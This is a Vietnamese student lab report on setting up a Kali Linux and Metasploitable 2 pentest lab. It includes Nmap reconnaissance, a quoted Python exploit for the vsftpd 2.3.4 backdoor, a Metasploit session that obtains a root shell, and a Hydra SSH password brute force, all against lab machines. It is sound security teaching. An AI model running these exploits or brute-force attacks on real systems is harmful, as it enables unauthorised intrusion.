



LAB 1

THIẾT LẬP MÔI TRƯỜNG THỰC HÀNH - CÁC KỸ THUẬT THU THẬP THÔNG TIN/TRÌNH SÁT CƠ BẢN


Họ tên và MSSV: Lê Hải Đăng - B2203716

Nhóm học phần: CT485-01

- Các sinh viên bị phát hiện sao chép bài của nhau sẽ nhận 0đ cho TẤT CẢ các bài thực hành của môn này.
- Bài nộp phải ở dạng PDF, hình minh họa phải rõ ràng chi tiết. Hình minh họa chỉ cần chụp ở nội dung thực hiện, không chụp toàn màn hình.


Câu 1: Thiết lập môi trường thực tập kiểm thử bảo mật trên máy cá nhân

1.1. Tạo 1 NAT network có tên “pentest” trên VirtualBox




1.2. Tạo 2 máy ảo Kali Linux và Metasploitable 2, sử dụng các file máy ảo được cung cấp. Sau đó cấu hình mạng cho 2 máy ảo vào NAT network “pentest”


- Kali Linux:



- Metasploitable 2:



1.3. Khởi động máy ảo và đăng nhập vào Kali Linux sử dụng username/password là **kali/kali** (chụp hình minh họa)



1.4. Tạo một tài khoản mới có username là mã số sinh viên (ví dụ: b1845342); cấp quyền sudo cho tài khoản.

```
$ sudo adduser b1845342
```



```
(kali㉿kali)-[~]
$ sudo adduser b2203716
[sudo] password for kali:
info: Adding user `b2203716' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `b2203716' (1001) ...
info: Adding new user `b2203716' (1001) with group `b2203716 (1001)' ...
info: Creating home directory `/home/b2203716' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for b2203716
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
info: Adding new user `b2203716' to supplemental / extra groups `users' ...
info: Adding user `b2203716' to group `users' ...

(kali㉿kali)-[~]
```

\$ sudo usermod -a -G sudo b1845342

```
(kali㉿kali)-[~]
$ sudo usermod -a -G sudo b2203716
```

```
b2203716@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$
```

Lưu ý: sử dụng tài khoản này để thực hiện tất cả các bài tập thực hiện trên Kali Linux, không sử dụng tài khoản kali/kali

Câu 2: Sử dụng các công cụ trên Kali Linux

2.1. Truy cập vào địa chỉ <https://tools.kali.org/tools-listing> tìm hiểu Nmap, trả lời các câu hỏi sau:

+Chức năng chính của Nmap là gì?

- **Khám phá máy chủ** : Xác định các máy chủ đang hoạt động trên mạng, ví dụ, liệt kê các máy chủ phản hồi các yêu cầu TCP và/hoặc ICMP hoặc có một cổng cụ thể đang mở.
- **Quét cổng** : Liệt kê các cổng mở trên các máy chủ mục tiêu.
- **Phát hiện phiên bản dịch vụ** : Kiểm tra các dịch vụ mạng trên các thiết bị từ xa để xác định tên ứng dụng và phiên bản.



- **Phát hiện hệ điều hành** : Xác định hệ điều hành và các đặc điểm phần cứng của các thiết bị mạng dựa trên quan sát hoạt động mạng của các thiết bị đó.
- **Scripting với Nmap Scripting Engine** : Tương tác có thể lập trình với mục tiêu bằng cách sử dụng Nmap Scripting Engine và ngôn ngữ lập trình Lua.

+Liệt kê một số tham số trọng của Nmap.

- **-F**: Thực hiện quét cổng nhanh, kiểm tra một số cổng phổ biến để có kết quả nhanh chóng.
- **-sS**: Thực hiện quét SYN (half-open), một phương pháp quét cổng phổ biến và nhanh chóng.
- **-sV**: Kích hoạt phát hiện phiên bản dịch vụ, xác định tên và phiên bản của dịch vụ đang chạy trên cổng.
- **-O**: Kích hoạt phát hiện hệ điều hành, xác định hệ điều hành của máy chủ mục tiêu.
- **-A**: Kích hoạt phát hiện hệ điều hành và phiên bản dịch vụ, cùng với quét script và traceroute.
- **-T0 đến -T5**: Thiết lập tốc độ quét, từ chậm nhất (**-T0**) đến nhanh nhất (**-T5**), cho phép điều chỉnh tốc độ quét phù hợp với điều kiện mạng và yêu cầu cụ thể.
- **-Pn**: Bỏ qua bước phát hiện máy chủ, giả định rằng tất cả các máy chủ mục tiêu đều đang hoạt động.
- **-p**: Chỉ định các cổng cụ thể để quét, ví dụ, **-p 80,443** để quét cổng 80 và 443.
- **-iL**: Chỉ định tệp chứa danh sách các mục tiêu để quét.
- **-oN, -oX, -oG, -oA**: Xuất kết quả quét ra các định dạng khác nhau: văn bản thông thường (**-oN**), XML (**-oX**), grepable (**-oG**), và tất cả các định dạng trên (**-oA**).

2.2. Sử dụng Nmap để tìm tất cả thông tin về hệ điều hành, các dịch vụ được cài đặt trên máy ảo Metasploitable 2 (**chụp hình minh họa**).



```
(b2203716@kali)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 11:41 EST
Nmap scan report for gateway (192.168.1.1)
Host is up (0.00045s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.2
Host is up (0.00042s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.3
Host is up (0.00041s latency).
MAC Address: 08:00:27:2B:25:05 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.6
Host is up (0.00081s latency).
MAC Address: 08:00:27:42:61:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.23 seconds
```

```
(b2203716@kali)-[~]
$ nmap -A 192.168.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 11:43 EST
Nmap scan report for 192.168.1.6
Host is up (0.00037s latency).
Not shown: 977 closed tcp ports (reset)
Bug in rpcinfo: no string output.
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.5
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```



```
80/tcp open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open  rpcbind    2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec       netkit-rsh rshd
513/tcp open  login?
514/tcp open  tcpwrapped
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 17
|   Capabilities flags: 43564
```

2.3. Tìm hiểu dịch vụ cài đặt trên cổng 21 của Metasploitable 2 có những lỗ hổng bảo mật gì?

EXPLOIT DATABASE

vsftpd 2.3.4 - Backdoor Command Execution

EDB-ID: 49757	CVE: 2011-2523	Author: HERCULESRD	Type: REMOTE	Platform: UNIX	Date: 2021-04-12
-------------------------	--------------------------	------------------------------	------------------------	--------------------------	----------------------------

EDB Verified: ✓ Exploit: 📄 / {} Vulnerable App:

```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
```



```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('    [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password:") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
```

2.4. Sử dụng công cụ Metasploit khai thác lỗ hổng trên và chiếm shell của máy ảo Metasploitable 2 (chụp hình minh họa).

[illegible]



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.6
rhost => 192.168.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.6	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.6:21 - USER: 331 Please specify the password.
[+] 192.168.1.6:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:46145 → 192.168.1.6:6200) at 2025-01-23 11:51:28 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
```

```
mkdir haidang
ls
bin
boot
cdrom
dev
etc
haidang
home
initrd
initrd.img
lib
lost+found
```

```
msfadmin@metasploitable:~$ ls /
bin      dev      home     lib
boot     etc      initrd   lost+found
cdrom    haidang  initrd.img  media
```

2.5. Sử dụng công cụ Hydra để tấn công dò mật khẩu dịch vụ SSH trên máy ảo Metasploitable 2 (chụp hình minh họa).



```
(b2203716@kali)-[~]
$ nano users
Trash
(b2203716@kali)-[~]
$ nano passwords
(b2203716@kali)-[~]
$ ls
Desktop Documents Downloads Music passwords Pictures Public Templates users Videos
(b2203716@kali)-[~]
$ cat users
haidang
le
243
mfsadmin
msfadmin
(b2203716@kali)-[~]
$ cat passwords
root
haidang
msfadmin
(b2203716@kali)-[~]
$
```

```
(b2203716@kali)-[~]
$ hydra -L users -P passwords 192.168.1.6 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-03 20:39:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:6/p:4), ~2 tries per task
[DATA] attacking ssh://192.168.1.6:22/
[22][ssh] host: 192.168.1.6 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-03 20:39:32
(b2203716@kali)-[~]
$
```



```
(b2203716@kali)-[~]
$ ssh msfadmin@192.168.1.6
The authenticity of host '192.168.1.6 (192.168.1.6)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCIOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.6' (RSA) to the list of known hosts.
msfadmin@192.168.1.6's password:
Permission denied, please try again.
msfadmin@192.168.1.6's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Feb  3 19:41:53 2025
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ls /
bin  cdrom  etc  home  initrd.img  lost+found  mnt  opt  root  srv  tmp  var
boot  dev  haidang  initrd  lib  media  nohup.out  proc  sbin  sys  usr  vmlinuz
msfadmin@metasploitable:~$
```


Lưu ý: nếu có lỗi kết nối ssh do giải thuật key exchange không được hỗ trợ thì thực hiện:

```
$kali-tweaks -h
```

-> Hardening -> Bật mục SSH client -> Apply

Câu 3: Sử dụng môi trường TryHackMe để thực tập kiểm thử bảo mật

3.1. Truy cập vào địa chỉ <https://tryhackme.com/>, đăng nhập vào hệ thống sử dụng tài khoản Google của Trường cấp cho sinh viên.



Lưu ý: sử dụng tài khoản này để thực hiện tất cả các bài tập trên môi trường TryHackMe.

3.2. Sau khi đăng nhập thành công, tải file cấu hình OpenVPN về máy Kali Linux (User avatar -> Access). Sau đó tiến hành kết nối VPN đến TryHackMe (chụp hình minh họa chứng minh kết nối thành công).



```

b2203716@kali: ~
File Actions Edit View Help
2025-02-04 06:36:07 library versions: OpenSSL 3.3.2 3 Sep 2024, LZO 2.10
2025-02-04 06:36:07 DCO version: N/A
2025-02-04 06:36:07 TCP/UDP: Preserving recently used remote address: [AF_INET]18.202.129.195:1194
2025-02-04 06:36:07 Socket Buffers: R=[212992→212992] S=[212992→212992]
2025-02-04 06:36:07 UDPv4 link local: (not bound)
2025-02-04 06:36:07 UDPv4 link remote: [AF_INET]18.202.129.195:1194
2025-02-04 06:36:08 TLS: Initial packet from [AF_INET]18.202.129.195:1194, sid=9a052f73 282c5561
2025-02-04 06:36:08 VERIFY OK: depth=1, CN=ChangeMe
2025-02-04 06:36:08 VERIFY KU OK
2025-02-04 06:36:08 Validating certificate extended key usage
2025-02-04 06:36:08 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web
Server Authentication
2025-02-04 06:36:08 VERIFY ECU OK
2025-02-04 06:36:08 VERIFY OK: depth=0, CN=server
2025-02-04 06:36:08 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certif
icate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2025-02-04 06:36:08 [server] Peer Connection Initiated with [AF_INET]18.202.129.195:1194
2025-02-04 06:36:08 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-02-04 06:36:08 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-02-04 06:36:09 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-02-04 06:36:09 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route
 10.101.0.0 255.255.0.0,route 10.103.0.0 255.255.0.0,route-metric 1000,comp-lzo no,route-gatewa
 10.8.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.8.35.243 255.255.0.0,peer-id 299,
 cipher AES-256-CBC'
2025-02-04 06:36:09 OPTIONS IMPORT: --ifconfig/up options modified
2025-02-04 06:36:09 OPTIONS IMPORT: route options modified
2025-02-04 06:36:09 OPTIONS IMPORT: route-related options modified
2025-02-04 06:36:09 net_route_v4_best_gw query: dst 0.0.0.0
2025-02-04 06:36:09 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2025-02-04 06:36:09 ROUTE_GATEWAY 192.168.1.1/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:6e:13:6e
2025-02-04 06:36:09 TUN/TAP device tun0 opened
2025-02-04 06:36:09 net_iface_mtu_set: mtu 1500 for tun0
2025-02-04 06:36:09 net_iface_up: set tun0 up
2025-02-04 06:36:09 net_addr_v4_add: 10.8.35.243/16 dev tun0
2025-02-04 06:36:09 net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
2025-02-04 06:36:09 net_route_v4_add: 10.101.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
2025-02-04 06:36:09 net_route_v4_add: 10.103.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
2025-02-04 06:36:09 Initialization Sequence Completed
2025-02-04 06:36:09 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 299, compression
: 'stub'
2025-02-04 06:36:09 Timers: ping 5, ping-restart 120

```

Lưu ý: Hiện tại không thể kết nối VPN tới TryHackMe từ hệ thống mạng của Khu 2 - Trường Đại học Cần Thơ.

3.3. Hoàn thành đến Task 2 của bài tập [Vulniversity](#) trên môi trường TryHackMe (chụp hình minh hoạ).



```

b2203716@kali: ~
File Actions Edit View Help

(b2203716@kali)-[~]
$ ping 10.10.55.45
PING 10.10.55.45 (10.10.55.45) 56(84) bytes of data.
64 bytes from 10.10.55.45: icmp_seq=1 ttl=63 time=247 ms
64 bytes from 10.10.55.45: icmp_seq=2 ttl=63 time=220 ms
64 bytes from 10.10.55.45: icmp_seq=3 ttl=63 time=258 ms
64 bytes from 10.10.55.45: icmp_seq=4 ttl=63 time=223 ms
64 bytes from 10.10.55.45: icmp_seq=5 ttl=63 time=222 ms
^C
— 10.10.55.45 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4015ms
rtt min/avg/max/mdev = 219.904/233.935/257.547/15.515 ms

(b2203716@kali)-[~] 1 hour
$

```

```

(b2203716@kali)-[~]
$ nmap -sV 10.10.55.45
